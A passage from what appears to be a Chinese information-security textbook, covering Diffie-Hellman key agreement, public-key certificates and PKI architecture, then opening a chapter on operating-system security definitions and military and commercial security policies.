（1）A 随机选择 $a$，满足 $1\leqslant a\leqslant p-1$，计算 $c=g^a \bmod p$ 并把 $c$ 传送给 B。

（2）B 随机选择 $b$ 满足 $1\leqslant b\leqslant p-1$，计算 $d=g^b \bmod p$ 并把 $d$ 传送给 A。

（3）A 计算共享密钥 $k=d^a=g^{ab} \bmod p$。

（4）B 计算共享密钥 $k=c^b=g^{ab} \bmod p$。

此协议可以很容易扩展到多人的密钥协商，但是由于该协议不包括通信方之间的身份认证过程，所以容易受到中间人攻击。为了抵抗这种攻击，在协议运行过程中需要结合认证技术。

**2．公钥证书**

数字证书在公钥管理技术中扮演了重要角色，使公钥能通过不安全的媒介存储和传输而不会被篡改。数字证书由可信任的认证机构（Certification Authority，CA）使用公钥签名方案签署。每个人都知道认证机构的公钥。认证机构的公钥可以用于验证由该认证机构签署的证书。

公钥证书（Public Key Certificate）是一种包含持证主体标识、持证主体公钥等信息，并由可信任的认证机构 CA 签署的信息集合。公钥证书主要用于确保公钥及其与用户绑定关系的安全。

公钥证书能以明文的形式进行存储和分配，任何一个用户只要知道可信任的认证机构 CA 的公钥，就能验证证书的合法性。如果验证正确，那么用户就可以相信该证书所携带的公钥是真实的，而且这个公钥就是证书所标识的那个主体的合法公钥。

存储在公钥证书中的最重要的信息有：证书持有者的标识、证书持有者的公钥、认证机构的标识、证书的序列号、证书的有效期、认证机构的签名等。

可信的认证机构 CA 的主要任务是：验证与一个公钥相连的实体的真实性，把每个公钥和可识别的名字绑定并注册，为实体颁发公钥证书。当用户 A 向可信的认证机构 CA 申请公钥证书时，A 需要向 CA 证明身份，产生公钥和私钥对，并把公钥的一个副本交给 CA，或者由 CA 产生公钥和私钥对，并把私钥交给 A，然后，CA 把公钥和必需的信息一起放在证书里，用 CA 的私钥签名证书。

用户 A 可以把公钥证书存储在家里，当需要的时候再把证书提供出来。在开放系统中，一种更好的存储公钥证书的方法是证书目录。A 可以把公钥证书存储在证书目录里以方便查询。证书目录是一种分布式数据库，通常由可信的认证机构 CA 维护，以确保证书的搜寻和检索的可信。

如果用户 B 想加密一条消息给 A 或者验证一个声称是 A 产生的签名，B 可以从证书目录或者从 A 那儿检索证书并验证认证机构的签名。如果验证成功，B 确信从证书中得到了 A 的公钥并且可以使用这个公钥。

如果 A 的私钥泄露了，对应的公钥就再也不能用来加密消息了，同时 A 再也不能用这个私钥签署任何消息。而且，A 可能否认从此以后用这个私钥产生的任何签名。因

此，A 私钥泄露的事实必须被公布。当然，认证机构需要从证书目录里撤销 A 的证书。然而，证书可能已经被检索，并且还没有过期，不可能通知所有持有 A 证书副本的用户，因为认证机构不知道这些用户。对这个问题的一种解决办法是维护一个证书撤销列表。证书撤销列表登记了相应被撤销的证书的名单。为了保证可信性，认证机构必须对列表签名。

公钥密码技术与对称密钥技术的最大区别就是：用公钥技术加密消息，通信双方不需要事先通过共享的安全信道协商密钥。加密方只要得到接收方的公开密钥就可以加密消息，并将加密后的消息发送给接收方。由于公钥是公开的，因此需要一种机制来保证用户得到的公钥是正确的，即需要保证一个用户的公钥在发布的时候是真实的，在发布以后不会被恶意篡改。公钥管理技术为公钥的分发提供可信的保证。

### 4.6.4　公钥基础设施技术

公钥基础设施(Public Key Infrastructure，PKI)是网络安全的基础。其原理是利用非对称密码算法原理和技术所构建的，用来解决网络安全问题的一种普遍适用的基础设施。有的学者把提供全面安全服务的基础设施，包括软件、硬件、人员和策略的集合称为 PKI。PKI 在网络信息空间的地位相当于电力基础设施在工业中的地位。可以说 PKI 是目前电子商务和电子政务所必不可少的安全基础。

PKI 体系结构采用证书管理公钥，通过第三方的可信机构，把用户的公钥和用户的其他标识信息(如名称、E-mail、身份证号等)捆绑在一起，在互联网上验证用户的身份，提供安全可靠的信息处理。PKI 体系结构把公钥密码和对称密码结合起来，在 Internet 上实现密钥的自动管理。其主要目的是通过自动管理密钥和证书，为用户建立起一个安全的网络运行环境，使用户可以在多种应用环境下方便地使用加密和数字签名技术，从而保证网上数据的机密性、完整性和不可抵赖性。一个有效的 PKI 系统必须是完整的和透明的，用户在获取加密和数字签名服务时，不需要了解 PKI 是怎样管理证书和密钥的。

公钥基础设施(PKI)是一种遵循标准的密钥管理平台，涉及多个实体之间的协作过程，主要包括：认证中心(Certificate Authority，CA)、注册机构(Registration Authority，RA)、证书数据库(Certificate Database)、密钥管理系统(Key Manage System)、证书撤销管理系统(Certificate Revocation List Manage System)和 PKI 应用接口系统(PKI Application Interface System)及最终用户。

**1. 认证中心**

在公钥密码体制环境中，必须有一个可信的机构来对任何一个实体的公钥进行验证，证明实体的身份以及他与公钥的匹配关系。认证中心 CA 正是这样的机构，它是证书的签发机构，是 PKI 系统的核心。证书是一种权威性的电子文档，如同网络计算环境中的一种身份证，用于证明某一主体(如人、服务器等)的身份及其公开密钥的合法性。

CA 的功能包括：接受证书请求；证书签发、审核、制作；证书发布；证书的归档及撤销；证书的更新；密钥的备份与恢复；交叉认证。属于不同 CA 的用户之间，当他们要检查对方证书的合法性时，需要交叉认证，交叉认证扩展了第三方认证的范围。

**2. RA 子系统**

RA 可以看作是 PKI 的一个扩展部分。随着一个 PKI 区域的最终实体数量的增加，施加在一个 CA 上的负载也随之增加。RA 可以充当 CA 和它的最终用户之间的中间实体，辅助 CA 来完成它的证书生成功能，并且可以将 CA 从不安全的环境中分离出去。

RA 子系统包括 RA 的初始化、操作员管理、证书申请录入、证书申请审核、证书申请上传、注销证书申请录入、注销证书申请审核、注销证书申请上传、证书下载和制卡、日志管理、报表统计和数据库备份管理。系统自动记录系统内发生的每一事件，包括系统自动执行的和管理操作执行的。

**3. 证书库**

证书库是 CA 颁发证书和撤销证书的集中存放地，它像网上的"白页"一样，是网上的公共信息库，可供公众进行开放式查询。一般来说，查询的目的有两个：其一是想得到与之通信实体的公钥，其二是要验证通信对方的证书是否已进入"黑名单"。证书库的构造一般采用轻量级目录访问协议(Lightweight Directory Access Protocol，LDAP)，搭建分布式的目录系统。

CA 将证书发送到 X.500 格式的目录服务器上，用户可通过 LDAP 访问已经颁发的证书、下载证书撤销列表。证书库支持分布式存放。可采用数据库镜像技术，将相关的证书和证书撤销列表从目录服务器下载并存储到本地，以提高证书的查询效率，这是一个大型 PKI 系统的基本应用需求。

**4. 密钥管理系统**

密钥管理是一门综合性的技术，涉及密钥的产生、检验、分配、传递、保管、使用、销毁的全过程。CA 中心不在其任何设备保存用户的私有密钥。如果需要托管密钥，则密钥的托管由密钥管理中心负责。密钥管理中心不备份用户私有的签名密钥，用户应备份他们的私有签名密钥，并确保这些密钥的安全；密钥管理中心可备份用户要求托管的私有加密密钥及一些相关信息，并确保密钥得到安全的保护。

**5. 证书撤销管理系统**

证书撤销处理是 PKI 平台的另一重要工作，证书和密钥都有一定的生存期限。当用户的密钥泄露或公司某职员离职时，都需要撤销原 CA 证书。这种撤销应该是及时的，因为如果撤销延迟的话，会使得不再有效的证书仍被使用，将造成一定的损失。在 CA 中，证书的撤销使用的手段是证书撤销列表或称为 CRL。即将作废的证书放入 CRL 中，并及时的公布于众，根据实际情况不同可以采取周期性发布机制和在线查询机制两种方式。

**6. PKI 应用接口**

PKI 应用接口是使用者与 PKI 交互的唯一途径，其重要性不言而喻。PKI 应用接口也可以看成是 PKI 的客户端软件，使用者在其计算机中安装 PKI 客户端软件，以实现数字签名、加密传输数据等功能。此外，客户端软件还负责在认证过程中，查询证书和相关证书的撤销信息以及进行证书路径处理、对特定文档提供时间戳请求等。

一个典型的 PKI 模型如图 4-28 所示。CA 服务器是整个 PKI 系统的核心，负责证书的签发管理。CA 首先产生自己的公私密钥对，生成自签名的根证书。然后需要为认证中心操作员、安全服务器、注册服务器 RA 等生成数字证书。完成 CA 的初始建设，接下

来为子 CA 认证机构和用户提供数字证书的签发、更新和撤销等服务。





**图 4-28　典型的 PKI 模型**

RA 服务器主要面向业务受理操作员，负责登记、审核用户申请信息，包括注册申请和证书撤销申请，并将相关信息传给 CA 服务器和 LDAP。

安全服务器主要负责 RA 服务器和 CA 服务器的安全，用户的各种请求操作都在其监管下进行，这些操作包括证书申请、浏览请求、证书撤销及证书下载等服务。

轻量目录访问协议 LDAP 是基于 X. 500 标准的设计实现的，同时支持 TCP/IP 协议，便于 Internet 用户访问。LDAP 是一个用来发布不同资源的目录信息的协议。通常它都作为一个集中的地址薄使用，不过根据组织者的需要，它可以做得更加强大。一般在 LDAP 目录中可以存储各种类型的数据：电子邮件地址、邮件路由信息、人力资源数据、公用密钥、联系人列表等信息。在 PKI 系统中，LDAP 服务器负责将 CA 发送过来的用户信息、数字证书和证书撤销列表等信息公布到网络上，提供给用户查询下载。

数据库服务器主要用于存储认证机构中的数据（如密钥、用户信息等）、日志和统计信息，以便用户下载以及重要的数据备份。

一个典型的 PKI 系统应该提供如下功能：

（1）接收验证用户数字证书的申请。

（2）确定是否接受用户数字证书的申请，即证书的审批。

（3）向申请者颁发（或拒绝颁发）数字证书。

（4）接收、处理用户的数字证书更新请求。

（5）接收用户数字证书的查询、撤销。

（6）产生和发布证书的有效期。

(7) 数字证书的归档。

(8) 密钥归档。

(9) 历史数据归档。

PKI 技术支持 SSL、IP over VPN、S/MIME 等协议，从而可以支持加密 Web、VPN、安全邮件等应用。PKI 还支持不同 CA 之间的交叉认证，并能实现证书、密钥对的自动更换，这扩展了它的应用范围。目前，PKI 的特性融入各种应用（如防火墙、浏览器、网络操作系统等）也正在成为趋势。

## 4.7 本章小结

密码学是保障信息安全的核心，信息安全是密码学研究与发展的目标。保证数字信息机密性的最有效方法是使用密码算法对其进行加密；保证信息完整性的有效方法是利用 Hash 函数计算信息“指纹”，实现完整性检验；保证信息认证性的有效方法是密钥和 Hash 函数结合来确定信息的来源；保证信息不可抵赖性的有效方法是对信息进行数字签名。此外，利用密码机制以及密钥管理技术可以有效地控制信息，使信息系统只为合法授权用户所用。

## 参考文献

[1] 冯登国. 国内外密码学研究现状及发展趋势. 通信学报，2002，23(5)：18-26.
[2] 何泾沙. 信息安全导论. 北京：机械工业出版社，2011.
[3] 翟建宏. 信息安全导论. 北京：科学出版社，2011.
[4] 沈昌祥. 信息安全导论. 北京：电子工业出版社，2009.
[5] 陈鲁生，等. 现代密码学. 北京：科学出版社，2002.
[6] 杨波. 现代密码学(第 2 版). 北京：清华大学出版社，2007.
[7] 张焕国，王张宜. 密码学引论. 武汉：武汉大学出版社，2009.
[8] D R Stinson. 冯登国，等译. 密码学原理与实践(第三版). 北京：电子工业出版社，2009.
[9] 卢开澄. 计算机密码学：计算机网络中的数据保密与安全(第 3 版). 北京：清华大学出版社，2003.
[10] W Stallings. 王张宜，译. 密码编码学与网络安全：原理与实践(第 5 版). 北京：电子工业出版社，2012.
[11] 谷利泽，郑世慧，杨义先. 现代密码学教程(第 2 版). 北京：北京邮电大学出版社，2015.
[12] 李顺东，王道顺. 现代密码学：理论、方法与研究前沿. 北京：科学出版社，2009.
[13] A G Konheim. 唐明，等译. 计算机安全与密码学. 北京：电子工业出版社，2010.
[14] R. Spillman. 叶阮健，等译. 经典密码学与现代密码学. 北京：清华大学出版社，2005.
[15] 牛少彰. 信息安全导论. 北京：国防工业出版社，2012.
[16] 熊平. 信息安全原理及应用. 北京：清华大学出版社，2009.
[17] 朱建明，王秀利，李洋. 电子商务安全. 北京：机械工业出版社，2013.

# 思　考　题

1. 简述密码体制的组成部分及其分类。
2. 分别说明对称密码体制和非对称密码体制的优点和不足。
3. 列举出密码体制常见的攻击形式并加以解释。
4. 简述香农提出的设计密码体制的两种基本方法。
5. 简述分组密码的工作模式。
6. 简述序列密码与分组密码的不同。
7. 解释单向陷门函数的含义。
8. 简述 Hash 函数应具有的性质。
9. 说明数字签名与手写签名的区别。
10. 简述密钥管理的层次结构。
11. 简述 Diffie-Hellman 密钥协商协议过程。

# 第5章 操作系统安全

**本章学习要点：**

✍ 了解安全操作系统的安全策略与模型；

✍ 了解安全操作系统的访问控制机制；

✍ 了解安全操作系统的评测方法与准则。

操作系统是整个计算机系统的基础，它管理计算机资源、控制整个系统的运行、直接和硬件打交道，并为用户提供接口。无论是数据库系统、应用软件还是网络环境，它们都是建立在操作系统之上的，都是通过操作系统来完成对信息的访问和处理。因此，可以认为操作系统安全是整个信息安全的必要条件。因此，它们经常是被攻击的目标。

## 5.1 安全操作系统概述

### 1. 定义及术语

**可信计算基**(Trusted Computing Base，TCB)：计算机系统内保护装置的总体，包括硬件、固件、软件和负责执行安全策略的组合体。它建立了一个基本的保护环境并提供一个可信计算系统所要求的附加用户服务。

**自主访问控制**(Discretionary Access Control，DAC)：用来决定一个用户是否有权限访问此客体的一种访问约束机制，该客体的所有者可以按照自己的意愿指定系统中的其他用户对此客体的访问权。

**敏感标记**(Sensitivity Label)：用以表示客体安全级别并描述客体数据敏感性的一组信息，在可信计算基中把敏感标记作为强制访问控制决策的依据。

**强制访问控制**(Mandatory Access Control，MAC)：用于将系统中的信息分密级和类进行管理，以保证每个用户只能够访问那些被标明可以由他访问的信息的一种访问约束机制。

**角色**(Role)：系统中一类访问权限的集合。

**隐蔽信道**(Covert Channel)：允许进程以危害系统安全策略的方式传输信息的通信信道。

**客体重用**(Object Reuse)：对曾经包含一个或几个客体的存贮介质(如页框、盘扇面、磁带)重新分配和重用。为了安全进行地重分配、重用，要求介质不得包含重分配前的残留数据。

**可信通路**(Trusted Path)：终端人员能借以直接同可信计算基通信的一种机制。该机制只能由有关终端操作人员或可信计算基启动，并且不能被不可信软件模仿。

**多级安全**(MultiLevel Secure，MLS)：一类包含不同等级敏感信息的系统，它既可供具有不同安全许可的用户同时进行合法访问，又能阻止用户去访问其未被授权的信息。

**安全操作系统**(Secure Operating System)：能对所管理的数据与资源提供适当的保护级、有效地控制硬件与软件功能的操作系统。就安全操作系统的形成方式而言，一种是从系统开始设计时就充分考虑到系统的安全性的安全设计方式。另一种是基于一个通用的操作系统，专门进行安全性改进或增强的安全增强方式。安全操作系统在开发完成后，在正式投入使用之前一般都要求通过相应的安全性评测。

**多级安全操作系统**(Multilevel Secure Operating System)：实现了多级安全策略的安全操作系统，比如符合美国TCSEC B1级以上的安全操作系统。

**2. 安全操作系统**

安全是一个互斥的概念：即事物要么是安全的，要么是不安全的。如果它是安全的，那它应该能够抵抗所有的攻击。安全只是质量的一个方面；假如能够选择，你可以在安全和其他的特性(比如速度或者用户友好性)之间做出权衡，以确定一个最佳系统。特别地，你建立或选择的系统可能非常出色，却未必能满足你的安全期望。

从安全角度来看，操作系统软件的配置是很困难的，配置时一个很小的错误就可能导致一系列安全漏洞。例如配置文件所有权和权限时，常常由于文件的账户所有权不正确或文件权限设置的不正确而导入潜在漏洞。因此建立一个安全的信息系统较之建立一个正确无误的信息系统要简单得多。但是目前市场上尚无任何一个大型操作系统可以做到完全正确。所有大型操作系统的生产厂商都定期推出新的操作系统版本，其中包括数以千计修改了的语句和代码，而这些改动绝大多数是为了纠正系统中的错误或弥补其缺陷而进行的。实际上从来没有一个操作系统的运行是完美无缺的，也没有一个厂商敢保证他们的操作系统不会出错。工业界已经承认这样一个事实：任何操作系统都是有缺陷的。但是另一方面，绝大多数操作系统是可靠的，可以基本完成其设计功能。

就计算机安全而言，一个操作系统仅仅完成其大部分的设计功能是远远不够的。当计算机操作系统某个功能模块上只有一个不太重要的故障时，可以忽略它，这对整个操作系统的功能影响甚微，一般而言只有若干种故障的某种特定组合才可能会对操作系统造成致命的影响。但是在安全领域，情况就并非如此简单。在信息系统中与安全相关的每一个漏洞都会使整个系统的安全控制机制变得毫无价值。这个漏洞如果被蓄意入侵者发现，后果将是十分严重的。这如同一个墙上有洞的房间，虽然可以居住，却无法将盗贼拒之门外。

从计算机信息系统的角度分析，可以看出在信息系统安全所涉及的众多内容中，操作系统、数据库管理系统与网络系统的安全问题是核心。数据库通常建立在操作系统之上，如果没有操作系统安全机制的支持，就不可能保障其访问控制的安全可信性。在网络环境中，网络的安全可信性依赖于各主机系统的安全可信性，没有操作系统的安全性，就不会有主机系统和网络系统的安全性。而像密码认证系统(如Kerberos)的密钥分配服务器的自身安全性、IPSec网络安全协议的安全性等，虽然主要依赖应用层的密钥管理功

能，但如果不相信操作系统可以保护数据文件，那就不应该相信它总能够适时地加密文件并能妥善地保护密钥。若无安全的操作系统作为基础，数据加密就成了“纸环上套了个铁环”。仅有应用层的安全措施是绝对不够的，系统还特别需要把安全操作系统作为安全的基石。

因此操作系统的安全性在计算机信息系统的整体安全性中具有至关重要的作用，没有操作系统提供的安全性，信息系统的安全性是没有基础的。

一般来说操作系统安全与安全操作系统的含义不尽相同，操作系统的安全性是必需的，而安全操作系统的安全性则是其特色。安全操作系统是针对安全性开发增强的，并且一般与相应的安全等级相对应。可以评价任何一个操作系统的安全性，并可以说它们都具有一定的安全性，却不能说它们都是安全操作系统。但二者又是统一的和密不可分的，因为它们都在讨论系统的安全性。

## 5.2 安全策略与安全模型

### 5.2.1 安全策略

安全策略是指有关管理、保护和发布敏感信息的法律、规定和实施细则。例如，可以将安全策略定义为：系统中的用户和信息被划分为不同的层次，一些级别比另一些级别高；而且如果主体能读访问客体，当且仅当主体的级别高于或等于客体的级别；如果主体能写访问客体，当且仅当主体的级别低于或等于客体的级别。

说一个操作系统是安全的，是指它满足某一给定的安全策略。同样进行安全操作系统的设计和开发时，也要围绕一个给定的安全策略进行。安全策略由一整套严密的规则组成，这些确定授权访问的规则是决定访问控制的基础。许多系统的安全控制遭到失败，主要不是因为程序错误，而是因为没有明确的安全策略。

**1. 军事安全策略**

军事安全策略是基于保护机密信息的策略。每条信息被标识为一个特定的等级，如公开、受限制、秘密、机密和绝密。这些等级构成了一个层次结构，如图 5-1 所示。使用须知原则来限制访问：只有那些在工作中需要知道某些数据的主体才允许访问相应的数据。每条机密信息都与一个或更多的项目相关，这些项目被称为分隔项(Compartment)，它描述了信息的相关内容。比如：A 项目要用到机密信息，而 B 项目也要用到机密信息，但是 A 项目中的员工并不需要访问 B 的信息。换句话说，两个项目都会使用机密信息，但每个项目只能访问与它相关的机密信息。分隔项以这种方式帮助实施须知限制，使人们只能访问那些与他们工作相关的信息。一个分隔项的信息可以只属于一个安全等级，也可以属于不同的安全等级。一个用户必须得到许可(Clearance)才能够访问相关信息。许可表明可以信赖某人访问某个级别以下的相关信息，以及该人需要知道某些类的相关信息。

军事安全同时实施了安全等级要求和须知要求。安全等级要求是层次化的要求，因为它们反映了安全等级的层次结构；而须知限制是非层次化的，因为分隔项不需要表现为





**图 5-1　安全等级层次结构**

一个层次结构。许可和分类通常由一些被称为安全职员的人控制,而并不是个人能够随便改变的。

**2. 商业安全策略**

商业企业非常关心安全问题。它们担心商业间谍会将自己正在开发中的产品消息透露给自己的竞争对手。同样,公司通常也非常希望能够保护其金融信息。因此,即便商业界不像军事领域那样严格苛刻和层次化,在商业安全策略中仍然会发现许多与军事安全策略相同的概念。比方说,一个大的机构,如一家公司或一所大学,可能会被分成许多个组或者部门,他们各自负责不同的项目。当然,还可能存在一些机构级的职责,比如财务或者人事。位于不同级别的数据项具有不同的安全等级,例如,公共的、专有的或内部的,在这里,级别的名字可能会因组织不同而不同,并没有一个通用的层次结构。

假设公共信息不如专有信息敏感,而专有信息又不如内部信息敏感。因此,项目和部门应尽可能被细分,其中可能存在一些人同时参与两个或者多个项目。机构级的职责趋向于涵盖所有的部门和项目,因为公司的所有人都需要财务或者人事数据。但是,即便是机构级的数据也可能有敏感度。

商业信息安全和军事信息安全有两个很显著的区别。第一,在军事以外,通常没有正式的"许可"概念:从事商业项目的人不需要得到中心安全职员的正式批准就可以访问某个项目。典型地,在允许一个雇员访问内部数据之前不需要对其授予不同的信任度。第二,由于没有正式的"许可"概念,所以允许访问的规则不太规范。例如,如果一个高级经理认为某人 A 需要访问某个项目的一段内部数据,那么他就会向某人 B 下达一个命令,允许 A 访问数据,并指出允许 A 访问的时限:要么只允许 A 访问一次,要么允许可 A 一直访问这些数据。因此,对于大多数商业信息访问不存在一个支配函数,因为没有正式的"商业许可"概念。

到目前为止，本书讨论的主要内容都只集中在读访问上，而且都只专注于安全方面的机密性。事实上，这种狭义的观点在现行的大多数计算机安全工作中都是正确的。然而，完整性和可用性在许多情况下和机密性至少是同等重要的。在军事和商业领域中，对完整性和可用性策略的阐述明显没有机密性策略那么详细。下面探讨一些有关完整性的实例。

1）Clark-Wilson 商业安全策略

